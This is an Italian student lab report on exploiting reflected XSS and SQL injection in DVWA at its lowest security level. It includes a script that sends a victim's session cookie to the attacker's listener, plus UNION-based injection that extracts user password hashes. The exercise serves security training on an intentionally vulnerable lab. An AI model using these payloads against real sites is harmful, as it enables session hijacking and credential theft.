Esercizio W13D4

Traccia:

Configurate il vostro laboratorio virtuale per raggiungere la DVWA dalla macchina Kali Linux (l'attaccante).

Assicuratevi che ci sia comunicazione tra le due macchine con il comando ping. Raggiungete la DVWA e settate il livello di sicurezza a «LOW».

Scegliete una delle vulnerabilità XSS ed una delle vulnerabilità SQL injection: lo scopo del laboratorio è sfruttare con successo le vulnerabilità con le tecniche viste nella lezione teorica. La soluzione riporta l'approccio utilizzato per le seguenti vulnerabilità:- XSS reflected- SQL Injection (non blind).

Redatto da: Pandolfi Luciano

Data: 29/11/2024

Dettagli dell'Ambiente:

- **ATTANCANTE**: Kali Linux
  - **Indirizzo IP**: 192.168.1.18
- **TARGET:** Metasploitable2 (DVWA)
  - **Indirizzo IP**: 192.168.1.35


Obiettivo del Report:

In questo report verranno evidenziate alcune delle modalità per sfruttare le vulnerabilità XSS (Cross-Site Scripting) reflected e SQL (Structured Query Language) injection.

Vulnerability: Reflected Cross Site Scripting (XSS)


La prima prova di XSS è stata fatta inserendo il comando " <i>Luciano", questo perché vogliamo andare a verificare se il sito sia vulnerabile al Cross-Site Scripting reflected attraverso la restituzione della parola "Luciano" in corsivo.

- Screen:



La seconda prova, volta a confermare che sia presente una vulnerabilità di tipo XSS reflected, è stata inserire uno script per generare un pop up:
<script>alert('BustaPagaPDF')</script>.

- Screen:




Se modifichiamo lo script in questo modo,

<script>window.location='http://192.168.1.18:4444/?cookie=' + document.cookie</script>,

andiamo a sfruttare ulteriormente questa vulnerabilità in modo tale da recuperare i cookie di un utente per inviarli verso un web server controllato da noi.

Nel nostro caso mostrato in figura ho messo un finto web server in ascolto sulla porta “4444” in localhost (Kali Linux), così da ricevere i cookie di sessione dell’utente autenticato (Metasploitable DVWA).

- Screen:




Vulnerability: SQL Injection (non blind)

Per effettuare una SQL Injection è fondamentale sapere come vengono impostate le tabelle del database Target.

Per farlo ho inserito una condizione sempre VERA con questo comando:

“ a’ OR ‘a’=’a " , verificando che la DVWA ci ha restituito tutti i risultati presenti per First Name e Surname.

- Screen:



Solitamente, se vengono restituite delle utenze ci potrebbero essere restituite anche delle password, per questo ho effettuato questa query (riportata in figura) per provare a recuperare le password degli utenti.

La query utilizzata è stata la seguente: **1' UNION SELECT user, password FROM users#**.

L'app ci restituisce il nome utente e la password per ogni utente del database.

Abbiamo sfruttato quindi una SQL injection per rubare le password degli utenti del sito.

- Screen: